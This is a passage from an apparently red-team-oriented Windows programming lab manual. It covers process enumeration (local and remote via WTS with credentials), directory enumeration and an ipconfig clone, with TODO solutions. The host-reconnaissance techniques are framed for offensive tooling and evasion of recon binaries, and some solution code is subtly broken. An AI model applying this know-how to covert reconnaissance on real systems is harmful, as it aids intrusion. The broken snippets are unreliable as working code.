   - You will have to do some math here.

© 2024 Jonathan Reiter

5. Build
    - Build the solution and monitor the Output window for build status. Resolve errors if you have any.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

- Run the executable from the command line
- Sample output

Technet24

Command line

```
C:\Tools\Labs\Day2-Labs> ProcEnum.exe
```

Notional results

```
C:\Tools\Labs\Day2-Labs> ProcEnum.exe
This program will enumerate processes using EnumProcesses
[DEBUG INFO] Module: ProcEnum function: wmain build time: 17:15:02 build date: Nov 24
2021

PID 0
PID 4
PID 352
PID 448
PID 564
PID 572
PID 636
PID 712
PID 720
PID 828
PID 852
PID 876
PID 884
PID 976
PID 1020
PID 472
PID 776
PID 1052
PID 1100
PID 1108
PID 1188
PID 1232
PID 1252
PID 1340
PID 1404
PID 1448
PID 1576
```

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

© 2024 Jonathan Reiter

TODO Solutions

TODO #1

```
//
// TODO #1 - make the call
//

bResult = EnumProcesses(dwProcList, sizeof(dwProcList), &dwRealSize);
```

TODO #2

```
//
// TODO #2 - error check your call
//
if (!bResult)
{
    return ResolveErrorCode("[!] EnumProcesses: ", GetLastError());
}
```

TODO #3

```
//
// TODO #3 - determine the actual count
//
dwCount = dwRealSize / sizeof(DWORD);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- The EnumProcesses API can be used to quickly and easily enumerate processes, but you are severely lacking on the amount of detailed information needed. The best way to get that detailed information about a process is to obtain a process handle to it. From there, you'd then be able to query modules, threads, and possibly terminate the process.

Technet24

Lab Enhancements

- Is it possible to call this function twice where the first time is done just to get the buffer size required to hold the list of PIDs?
  - The second call would be done with the real size.
- Look up the `OpenProcess` API and see how you could implement it.
  - Add the ability to obtain the image name.
  - Add the ability to enumerate modules in a process (stay with the Enum* family of APIs).
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

© 2024 Jonathan Reiter

Lab 2.3: CreateToolhelp

Background

Obtaining only a list of PIDs is not incredibly useful unless you follow that up with additional API calls like `OpenProcess` so you can gather more information about each PID. Sometimes you need to gather more information, like the name of the image, the parent PID, etc., without having to obtain a process handle to each process. This is where creating a process snapshot can come into play. The API creates a snapshot in time for the processes that are mapped into memory when you called the API. You can enumerate processes in this snapshot very easily by calling a few extra APIs. The `CreateToolhelp32Snapshot` API is perhaps one of the most commonly used APIs by malware authors today.

APIs Used

- `CreateToolhelp32Snapshot`
- `Process32FirstW`
- `Process32NextW`

Structures of Interest

`tagPROCESSENTRY32W`

```
typedef struct tagPROCESSENTRY32W
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ProcessID;          // this process
    ULONG_PTR th32DefaultHeapID;
    DWORD   th32ModuleID;           // associated exe
    DWORD   cntThreads;
    DWORD   th32ParentProcessID;    // this process's parent process
    LONG    pcPriClassBase;         // Base priority of process's threads
    DWORD   dwFlags;
    WCHAR   szExeFile[MAX_PATH];    // Path
} PROCESSENTRY32W;
typedef PROCESSENTRY32W *  PPROCESSENTRY32W;
typedef PROCESSENTRY32W *  LPPROCESSENTRY32W;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `PROCESSENTRY32W` structure.
- Understand the limitations of this API.

Technet24

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `CreateToolhelp` solution file.
   - The solution holds the `CreateToolhelp.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Create the `HANDLE` variable for the snapshot and name it `hSnapshot`.
   - Do not forget to initialize it.
3. TODO #2
   - Make the call to create the snapshot.
   - Save the return value in the `hSnapshot` variable.
   - Error check the call.
4. TODO #3
   - Make the call to get the information about the first process in the snapshot.
   - The call will be placed inside of the `if()` statement for easier error checking.
5. TODO #4
   - The `do/while` loop needs to be completed.
   - The `wprintf` statements need to be completed to display the Image Name, PID, and PPID of each process.
   - The `while()` portion should determine whether to break condition. Be sure to call the proper function here.
6. Build
   - Build the solution and monitor the Output window for build status. Resolve errors if you have any.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

- Run the executable from the command line
- Sample output

© 2024 Jonathan Reiter

Command line

```
C:\Tools\Labs\Day2-Labs> CreateToolhelp.exe
```

Notional results

```
C:\Tools\Labs\Day2-Labs> CreateToolhelp.exe

This program will enumerate processes using CreateToolhelp32 APIs
[DEBUG INFO] Module: CreateToolHelp, function: wmain,
build time: 05:57:24, build date: Nov 25 2021
Image Name                     PID      PPID
===================        =======   =======
[System Process]                 0          0
System                           4          0
smss.exe                       352          4
[..SNIP..]
svchost.exe                   1232        712
```

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

TODO Solutions

TODO #1

- Create the handle variable for the snapshot and initialize it.

```
HANDLE hSnapshot = INVALID_HANDLE_VALUE;
```

TODO #2

- Make the call to create the snapshot.

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
```


Technet24

TODO #3

- Gather the information from the first process in the snapshot.
- Place the call inside the `if()` statement.

```
if ( !Process32First( hSnapshot, &pe32 ) )
{
    //...
}
```

TODO #4

- Complete the `do/while` loop and the `wprintf` calls.

```
do
{
    wprintf(L"%-20.19s", pe32.szExeFile);
    wprintf(L"%9d", pe32.th32ProcessID);
    wprintf(L"%9d\n", pe32.th32ParentProcessID);
} while (Process32NextW(hSnapshot, &pe32));
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- The `CreateToolhelp` API can be used for more than just process enumeration; you can enumerate threads and modules as well. This lab just shows one of those features. Feel free to explore the other features on your own time.

Lab Enhancements

- Write the output to a file on disk; think of it like a log file.
- Modify the logic to look for a certain process and, if found, will return its PID.
- Can you terminate a process of interest with this method?
- Once you find a process of interest, see if you can enumerate its loaded modules.
- Instead of printing everything out to the terminal, write it out to a log file.
    - Can you encrypt the content's log file so that nobody but you can make sense of it?

© 2024 Jonathan Reiter

Lab 2.4: WTSEnum

Background

Sometimes you just need another way to do the same thing. This could be due to the red team needing to emulate a different threat actor who is using different APIs to enumerate processes or because you are trying to use non-popular APIs. This API is very robust and can be used on not only local targets but also remote targets that have Windows Terminal Services enabled; think Remote Desktop and similar. It is not unheard of to find systems where RDP or WTS is enabled, and if that is the case, take advantage of it.

APIs Used

- `WTSEnumerateProcesses`
- `WTSEnumerateProcessesEx`
- `WTSOpenServer`
- `WTSFreeMemory`
- `WTSFreeMemoryEx`
- `LogonUser`
- `ImpersonateLoggedOnUser`

Structures of Interest

`_WTS_PROCESS_INFOW`

```
typedef struct _WTS_PROCESS_INFOW {
    DWORD SessionId;
    DWORD ProcessId;
    LPWSTR pProcessName;
    PSID pUserSid;
} WTS_PROCESS_INFOW, * PWTS_PROCESS_INFOW;
```


Technet24

`_WTS_PROCESS_INFO_EXW`

```
// the extended structure
typedef struct _WTS_PROCESS_INFO_EXW {
    DWORD SessionId;
    DWORD ProcessId;
    LPWSTR pProcessName;
    PSID pUserSid;
    DWORD NumberOfThreads;
    DWORD HandleCount;
    DWORD PagefileUsage;
    DWORD PeakPagefileUsage;
    DWORD WorkingSetSize;
    DWORD PeakWorkingSetSize;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
} WTS_PROCESS_INFO_EXW, * PWTS_PROCESS_INFO_EXW;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `WTS_PROCESS_INFOW` and `WTS_PROCESS_INFO_EXW` structures.
- Explore the API's remote features.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio
   - Open the `WTSEnum` solution file.
   - The solution holds several source files, but the one of interest for this lab is the `HelperApis.cpp` source file.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Make the variable `procInfo` using the proper structure for this version.
3. TODO #2
   - Make the call inside an `if()` statement.
4. TODO #3
   - Free the memory using the appropriate function for this version.

© 2024 Jonathan Reiter

5. TODO #4
   - Make the variable `procInfoEx` using the proper structure for this version.
6. TODO #5
   - Make the attempt to create a remote connection.
7. TODO #6
   - Make the call inside the `if()` statement.
8. TODO #7
   - Close the server handle.
9. TODO #8
   - Free the memory using the appropriate function for this version.
10. TODO #9
    - Make the local call inside the `if()` statement.
11. TODO #10
    - Free the memory using the appropriate function for this version.
12. Build
    - Build the solution and monitor the Output window for build status. Resolve errors if you have any.

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Technet24

Lab Execution and Troubleshooting

Local Example on the Test VM

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe
```

Notional results

```
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
Making a local query...
ImageName            [  PID] [Threads] [Handles] [Session] [UserName            ]
================================================================================
                    [    0] [      2] [      0] [      0] [                    ]
System               [    4] [    161] [   2213] [      0] [                    ]
Registry             [   92] [      4] [      0] [      0] [ NT AUTHORITY\SYSTEM]
smss.exe             [  356] [      2] [     53] [      0] [ NT AUTHORITY\SYSTEM]
csrss.exe            [  460] [     12] [    382] [      0] [                    ]
csrss.exe            [  540] [     13] [    370] [      1] [                    ]
wininit.exe          [  548] [      2] [    169] [      0] [ NT AUTHORITY\SYSTEM]
winlogon.exe         [  640] [      4] [    288] [      1] [ NT AUTHORITY\SYSTEM]
services.exe         [  764] [      5] [    364] [      0] [ NT AUTHORITY\SYSTEM]
lsass.exe            [  772] [      8] [   1223] [      0] [ NT AUTHORITY\SYSTEM]
svchost.exe          [  888] [     14] [   1144] [      0] [ NT AUTHORITY\SYSTEM]
fontdrvhost.exe      [  912] [      6] [     36] [      0] [                    ]
```

Example against the Dev VM

We run the program by targeting the IP address of your Dev VM, so be sure to take note of it because it will most likely not be the same as what is in the example below.

© 2024 Jonathan Reiter

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser
```

Notional results

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser

This program will query the target for processes using the WTS* functions:
[DEBUG_INFO] Module: WTSEnum, function: wmain, time: 21:17:24, DATE: Dec  6 2022
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcesses method

[..SNIP..]

Validating remote target: 192.168.103.162
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
Running remote query...
Attempting to make remote connection to target: 192.168.103.162
[+] Successfully opened remote server
ImageName            [  PID] [Threads] [Handles] [Session] [UserName            ]
================================================================================
System               [    4] [    150] [   2630] [      0] [                    ]
Secure System        [   56] [      0] [      0] [      0] [                    ]
Registry             [  112] [      4] [      0] [      0] [                    ]
smss.exe             [  356] [      2] [     53] [      0] [                    ]
csrss.exe            [  476] [     11] [    514] [      0] [                    ]

[..SNIP..]

There were 132 processes discovered
===================
Done!
===================
```

RPC Error

There are a few errors you might see during this lab: 5, and 1722. You should know what 5 is by now, but 1722 you should feed to `GetLastError`. What it indicates is the remote machine isn't participating in Windows Terminal Services at that moment. Read Enabling WTS

Technet24

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser
```

Notional results

```
[STATUS] Validating remote target: 192.168.103.162
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
[INFO] Running remote query...
[INFO] Attempting to make remote connection to target: 192.168.103.162
[+] Successfully opened remote server
[ERROR] WTSEnumerateProcessesExW failed with error: 1722
[INFO] Closing server handle
[ERROR] Better fix your code
```

After following the guidance in the Enabling WTS resource, you can run the program again and view the results. This time, you should not be met with the 1722 error as you were before.

Command line

```
C:\Tools\Labs\Day2-Labs> WTSEnum.exe 192.168.103.162 sec670 useruser
```

Notional results

```
Validating remote target: 192.168.103.162
[DEBUG_INFO] WTSEnum, using WTSEnumerateProcessesEx method
Running remote query...
Attempting to make remote connection to target: 192.168.103.162
[+] Successfully opened remote server
ImageName            [  PID] [Threads] [Handles] [Session] [UserName            ]
================================================================================
csrss.exe            [  736] [     13] [    423] [      1] [                    ]
winlogon.exe         [  804] [      3] [    305] [      1] [                    ]
fontdrvhost.exe      [  556] [      5] [     40] [      1] [                    ]
dwm.exe              [ 1144] [     16] [   1107] [      1] [                    ]
vm3dservice.exe      [ 3496] [      4] [    142] [      1] [                    ]
sihost.exe           [ 1228] [     12] [    694] [      1] [                    ]
svchost.exe          [ 5152] [      5] [    328] [      1] [                    ]
svchost.exe          [ 5212] [      2] [    145] [      1] [                    ]
```


© 2024 Jonathan Reiter

TODO Solutions

TODO #1

```
PWTS_PROCESS_INFOW procInfo;
```

TODO #2

```
if (!WTSEnumerateProcessesW(
        WTS_CURRENT_SERVER_HANDLE,
        0,
        1,
        &procInfo,
        &dwCount ) )
{
    return FALSE;
}
```

TODO #3

```
WTSFreeMemory(procInfo);
```

TODO #4

```
PWTS_PROCESS_INFO_EX procInfoEx = NULL;
```

TODO #5

```
hServerHandle = WTSOpenServerW(pServerName);
```

TODO #6

```
if (!WTSEnumerateProcessesExW(
        hServerHandle,
        &dwLevel,
        WTS_ANY_SESSION,
        (LPWSTR*)&procInfoEx,
        &dwCount ) )
{
    return FALSE;
}
```


Technet24

TODO #7

```
WTSCloseServer(hServerHandle);
```

TODO #8

```
WTSFreeMemoryExW(WTSTypeProcessInfoLevel1, procInfoEx, dwCount);
```

TODO #9

```
if (!WTSEnumerateProcessesEx(
        WTS_CURRENT_SERVER_HANDLE,
        &dwLevel,
        WTS_ANY_SESSION,
        (PWSTR*)&procInfoEx,
        &dwCount ) )
{
    return FALSE;
}
```

TODO #10

```
WTSFreeMemoryExW(WTSTypeProcessInfoLevel1, procInfoEx, dwCount);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- It is great to know how to perform process enumeration using methods that are not very common, even in malware families.

Lab Enhancements

- Try the lab targeting a remote computer, perhaps your Dev VM.
  - Did it work? Why or why not?
  - What was the error that was given back to you, if any?
- Troubleshoot your errors and try again.

© 2024 Jonathan Reiter

- Would it make sense to have a single function process the results of the APIs?
    - Currently, each WTS* call implements its own logic to process the results.
    - Change it to have a single function process the results regardless of the query.
- Instead of printing everything out to the terminal, write it out to a log file.
    - Can you encrypt the content's log file so that nobody but you can make sense of it?

Technet24

Lab 2.5: FileFinder

Background

Enumerating directories can be an important feature to implement as it can reveal files that a red team operator might wish to pull down for further analysis. It could also aid in obtaining awareness as to what the target system might be used for on a daily/weekly basis. Internally, Windows is enumerating directories constantly; so much so, that there is a dedicated Windows subsystem to cache search results so drivers don't have to waste precious time querying the hard drive each and every time a folder is opened. For this lab, you will explore the APIs involved with directory enumeration. Also, know there are several ways of doing this enumeration.

APIs Used

- `StringCchLength`
- `StringCchCopy`
- `FindFirstFile`
- `FindNextFile`
- `FindClose`
- `FileTimeToSystemTime`

Objectives

- Become familiar with the main APIs involved with enumerating directories.
- Become familiar with the data structures related to the APIs being used.
- Display the information to the terminal window for the user.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.

- Open the `FindFile` solution file.
- The `main.cpp` source file contains the main function and also has all of the **TODO** statements in the form of comments.
- Each statement holds a description of the task at hand.

2. TODO #1

- Kick off the work with the `FindFirstFile` call.

© 2024 Jonathan Reiter

- Don't forget to perform your error checking.
- Once done, start the `do/while` loop.

3. TODO #2

- Obtain a file's size.
- There are several ways to do this:
  - There are the high and low parts of a file's size.
  - There is also the full size in a quad part.
- Grab all of it and place the data in the appropriate variables:
  - `__int64 fullFileSize`
  - `LARGE_INTEGER fileSize`

4. TODO #3

- Convert the file's creation time into something more manageable
- System time would be a good choice

5. TODO #4a and 4b

- 4a
  - Inside the `do/while` loop, make a check to see if the current entry is a directory.
  - If it is, print the following information about that entry:
    - Creation time
    - Its name
- 4b
  - If it is not a directory then print out the following information:
    - Creation time
    - Filename
    - Size

6. TODO #5

- Look for the file of interest (you can create a test file to find just for this lab)
- Once found, open the file for reading and print the contents to the terminal
- Close the file

7. TODO #6

- Close out the file search handle.

8. Build

- Build the project and monitor the output window for any build errors.

Technet24

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Lab Execution Example

```
PS C:\670\Labs\Day2-Labs\FindFile\x64\Release> .\FindFile.exe C:\670\Labs\Day1-Labs\CallMeMaybe\*
This program will enumerate a directory
[*] FindFile was built on Mon Jan  3 00:42:15 2022

Mode                 CreationTime         Length Name
----                 ------------         ------ ----
<DIR>           01/01/2022  13:30              0 .
<DIR>           01/01/2022  13:30              0 ..
<DIR>           01/01/2022  13:30              0 .git
<DIR>           01/01/2022  13:30              0 CallMeMaybe
<--->           21/11/2021  15:10           1454 CallMeMaybe.sln
<DIR>           01/01/2022  13:30              0 Release
<DIR>           01/01/2022  13:30              0 x64
```

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

TODO Solutions

TODO #1

```
hSearchHandle = FindFirstFileW(fileName.GetBuffer(), &findData);
// error check
if (INVALID_HANDLE_VALUE == hSearchHandle)
{
    return ResolveErrorCode("[!] FindFirstFileW: ", GetLastError());
}
```

TODO #2

```
fileSize.HighPart = findData.nFileSizeHigh;
fileSize.LowPart  = findData.nFileSizeLow;
fullFileSize      = fileSize.QuadPart;
```


© 2024 Jonathan Reiter

TODO #3

```
if (!FileTimeToSystemTime(&findData.ftCreationTime, &creationTime))
{
    return ResolveErrorCode("[!] FileTimeToSystemTime: ", GetLastError());
}
```

TODO #4a and 4b

```
if (FILE_ATTRIBUTE_DIRECTORY & findData.dwFileAttributes)
{
    wprintf(L"%-14s  %02d/%02d/%02d  %02d:%02d         %6lld %-20s\n",
        L"<DIR>",
        creationTime.wDay, creationTime.wMonth, creationTime.wYear,
        creationTime.wHour, creationTime.wMinute,
        fullFileSize,
        findData.cFileName);
}
else
{
    // TODO #4b - print information about the file
    //
    wprintf(L"%-14s  %02d/%02d/%02d  %02d:%02d         %6lld %-20s\n",
        L"<>",
        creationTime.wDay, creationTime.wMonth, creationTime.wYear,
        creationTime.wHour, creationTime.wMinute,
        fullFileSize,
        findData.cFileName);
}
```


Technet24

TODO #5

```
    //
    // string compare the current file name and open for read access
    //
    if (0 == _wcsicmp(DoomedFile.c_str(), findData.cFileName))
    {
        Message.Format(_T("[+] Found the file!\n"));
        utils::PrettyPrint(LIGHTGREEN_COLOR, Message);
        std::vector<BYTE> lpBuffer(4096);
        DWORD pdwBytesRead = 0UL;

        //
        // open for read
        auto hFile = CreateFileA(
            findData.cFileName
            GENERIC_READ,
            FILE_SHARE_READ,
            nullptr,
            OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL
            nullptr
        );

        //
        // read the contents to a buffer
        auto bRet = ReadFile(
            hFile,
            lpBuffer,
            lpBuffer.size(),
            &pdwBytesRead,
            nullptr
        );
        if (!bRet)
        {
            printf("ReadFile failed with error: 0x%08x \n", GetLastError());
        }

        //
        // dump the contents
        printf("contents: \n %s", lpBuffer);

        //
        // close file handle
        CloseHandle(hFile);

        continue;
    }
```


© 2024 Jonathan Reiter

TODO #6

```
FindClose(hSearchHandle);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- Enumerating a directory is pretty straightforward.
- There are only three key functions and one important struct.

Lab Enhancements

- Modify the program code so that it truly becomes a find file program.
  - Instead of displaying everything in a folder, only show info about the file the user passed at the command line.
- Does it make sense to have everything in `main()` ?
  - Break it out so that `main()` is only around 50 lines of code or less.
- Show additional information to the user.
  - Alternate file name (8.3 naming convention)
    - Run `dir /x` to see this convention
  - File Attributes and map them to their respective constants:
    - Last access time
    - Last write time
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

Technet24

Lab 2.6: Ipconfig

Background

There could be times when you want to verify or learn what the IP configurations are for the target you are on at the moment. You could use the built-in utility or even better, you roll your own so you can customized control over the information pulled back. This continues with the emphasis of allowing customers of your tools to avoid running additional binaries that are often tied to recon. You are re-creating a few things but with full customizations. There are a few structures you will get to know for this lab and they hold more than enough information for someone who might be looking for those extra details like proxy or WINS information.

APIs Used

GetNetworkParams

```
IPHLPAPI_DLL_LINKAGE
DWORD
WINAPI
GetNetworkParams(
    _Out_writes_bytes_opt_(*pOutBufLen)   PFIXED_INFO pFixedInfo,
    _Inout_                         PULONG      pOutBufLen
);
```

GetAdaptersInfo

```
IPHLPAPI_DLL_LINKAGE
ULONG
WINAPI
GetAdaptersInfo(
    _Out_writes_bytes_opt_(*SizePointer) PIP_ADAPTER_INFO AdapterInfo,
    _Inout_                         PULONG           SizePointer
);
```


© 2024 Jonathan Reiter

Structures of Interest

FIXED_INFO

```
// FIXED_INFO - the set of IP-related information which does not depend on DHCP
//
typedef struct {
    char HostName[MAX_HOSTNAME_LEN + 4] ;
    char DomainName[MAX_DOMAIN_NAME_LEN + 4];
    PIP_ADDR_STRING CurrentDnsServer;
    IP_ADDR_STRING DnsServerList;
    UINT NodeType;
    char ScopeId[MAX_SCOPE_ID_LEN + 4];
    UINT EnableRouting;
    UINT EnableProxy;
    UINT EnableDns;
} FIXED_INFO_W2KSP1, *PFIXED_INFO_W2KSP1;
#if (NTDDI_VERSION >= NTDDI_WIN2KSP1)
typedef  FIXED_INFO_W2KSP1 FIXED_INFO;
typedef  FIXED_INFO_W2KSP1 *PFIXED_INFO;
#endif
```


Technet24

`_IP_ADAPTER_INFO`

```
// ADAPTER_INFO - per-adapter information. All IP addresses are stored as
// strings
//
typedef struct _IP_ADAPTER_INFO {
    struct _IP_ADAPTER_INFO* Next;
    DWORD ComboIndex;
    char AdapterName[MAX_ADAPTER_NAME_LENGTH + 4];
    char Description[MAX_ADAPTER_DESCRIPTION_LENGTH + 4];
    UINT AddressLength;
    BYTE Address[MAX_ADAPTER_ADDRESS_LENGTH];
    DWORD Index;
    UINT Type;
    UINT DhcpEnabled;
    PIP_ADDR_STRING CurrentIpAddress;
    IP_ADDR_STRING IpAddressList;
    IP_ADDR_STRING GatewayList;
    IP_ADDR_STRING DhcpServer;
    BOOL HaveWins;
    IP_ADDR_STRING PrimaryWinsServer;
    IP_ADDR_STRING SecondaryWinsServer;
    time_t LeaseObtained;
    time_t LeaseExpires;
} IP_ADAPTER_INFO, *PIP_ADAPTER_INFO;
```

`_IP_ADDR_STRING`

```
// IP_ADDR_STRING - store an IP address with its corresponding subnet mask,
// both as dotted decimal strings
//
typedef struct _IP_ADDR_STRING {
    struct _IP_ADDR_STRING* Next;
    IP_ADDRESS_STRING IpAddress;
    IP_MASK_STRING IpMask;
    DWORD Context;
} IP_ADDR_STRING, *PIP_ADDR_STRING;
```

Objectives

- Mimic the behavior of the `ipconfig.exe` cmdline utility.
- Understand the structs and APIs involved.

© 2024 Jonathan Reiter

Lab Preparation

The order of header files

Be careful! The order of header files matters when dealing with socket libraries and others that deal with Windows networking. You might see some build errors with this lab and if you do, look at what headers are included and what their order is.

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.

- Open the `Day2-Bootcamp` solution file.
- The solution holds several projects like *myarp*, *myipconfig*, and *mynetstat*.
- The *myipconfig* project contains a `main.cpp` source file, which contains the `main` function.
- Your work will begin in the main function.

2. TODO #1

- Create the necessary structures and variables for using the `GetNetworkParams` function.

3. TODO #2

- Obtain the main IP config information.
- You will have to call this function twice to obtain the proper size buffer you need to create.
  - Use either `malloc`, `GlobalAlloc`, etc. to create the buffer.
  - Use the proper free function depending on what *alloc function you call.
    - `malloc` / `free`, `GlobaAlloc` / `GlobalFree`, etc.

4. TODO #3

- Print out the following information:
  - `HostName`, `DnsServerList`, `IpAddresses`, `NodeType`, if routing is enabled, if a proxy is enabled, and more


5. TODO #4

- Obtain adapter information
  - You will have to call the function twice
- Print out the following information:
  - Adapter type, description, index, MAC address, if DHCP is enabled, IPv4 address, subnet mask, and more

6. Build

- Build **only** the project, not the solution, and monitor the output window for any build errors.

Technet24



7. Run

- Once you have a successful build, copy the tool over to the drop folder so you can test for functionality.

Lab Execution Example

Here is an example of executing the final product:

© 2024 Jonathan Reiter

```
PS C:\670\Labs\Day2-Bootcamp\Day2-Bootcamp\x64\Release> .\myipconfig.exe
[*] This module will discover mock ipconfig utility
[*] Ipconfig was built on Tue Jan  4 18:03:56 2022
Windows IP Configuration
        Host Name . . . . . . . . . . . . : DEV-VM
        DNS Servers . . . . . . . . . . . : 192.168.8.1
        Node Type . . . . . . . . . . . . : Hybrid
        NetBios Scope ID. . . . . . . . . :
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        NetBIOS Resolution Uses DNS . . . : No

Ethernet adapter Ethernet14:

        Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
        Physical Address. . . . . . . . . : 00-0C-29-65-C3-28
        DHCP Enabled. . . . . . . . . . . : Yes
        IPv4 Address. . . . . . . . . . . : 192.168.8.138
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Lease Obtained. . . . . . . . . . : Mon Jan 17 00:11:21 2022
        Lease Expires . . . . . . . . . . : Mon Jan 17 00:41:21 2022
        Default Gateway . . . . . . . . . : 0.0.0.0
        DHCP Server . . . . . . . . . . . : 192.168.8.254

Ethernet adapter Ethernet10:

        Description . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
        Physical Address. . . . . . . . . : F8-FF-C2-38-AB-79
        DHCP Enabled. . . . . . . . . . . : Yes
        IPv4 Address. . . . . . . . . . . : 0.0.0.0
        Subnet Mask . . . . . . . . . . . : 0.0.0.0
        Lease Obtained. . . . . . . . . . : Thu Jan  1 00:00:00 1970
        Lease Expires . . . . . . . . . . : Thu Jan  1 00:00:00 1970
        Default Gateway . . . . . . . . . : 0.0.0.0
        DHCP Server . . . . . . . . . . . :
```

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

Technet24

TODO Solutions

TODO #1

- Create the necessary variables and structs for the GetNetworkParams function.

```
PFIXED_INFO FixedInfo     = nullptr;
DWORD        FixedInfoSize = 0;

PIP_ADAPTER_INFO AdapterInfo = nullptr;
PIP_ADAPTER_INFO Adapter     = nullptr;
PIP_ADDR_STRING  AddrString  = nullptr;

DWORD AdapterInfoSize = 0;
UINT  Index = 0;

struct tm newtime;
CStringA Buffer = "";
Buffer.GetBuffer(32);

errno_t error;
```

TODO #2

- Obtain the main IP config information.

```
Ret = GetNetworkParams(nullptr, &FixedInfoSize);
if (0 != Ret)
{
    if (ERROR_BUFFER_OVERFLOW != Ret)
    {
        return ResolveErrorCode("[!] GetNetworkParams: ", GetLastError());
    }
}

// with the size info from the first call, create the proper buffer and make the call
again
//
FixedInfo = (PFIXED_INFO)GlobalAlloc(GPTR, FixedInfoSize);
if (NULL == FixedInfo)
{
    return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
}

Ret = GetNetworkParams(FixedInfo, &FixedInfoSize);
if (0 != Ret)
{
    return ResolveErrorCode("[!] GetNetworkParams: ", GetLastError());
}
```


© 2024 Jonathan Reiter

TODO #3

- Print out information to the user

```
// n/a
// The format is entirely up to you
// Here is how I did it

Message.Format("Windows IP Configuration\n");
utils::PrettyPrintA(LIGHTBLUE_COLOR, Message);
Message.Format("\tHost Name . . . . . . . . . . . . : %s\n", FixedInfo->HostName);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
Message.Format("\tDNS Servers . . . . . . . . . . . : %s\n", FixedInfo-
>DnsServerList.IpAddress.String);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

AddrString = FixedInfo->DnsServerList.Next;
while (AddrString)
{
    Message.Format("%51s\n", AddrString->IpAddress.String);
    utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
    AddrString = AddrString->Next;
}

Message.Format("\tNode Type . . . . . . . . . . . . : ");
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
switch (FixedInfo->NodeType)
{
case 1:
    Message.Format("%s\n", "Broadcast");
    break;
case 2:
    Message.Format("%s\n", "P2P");
    break;
case 4:
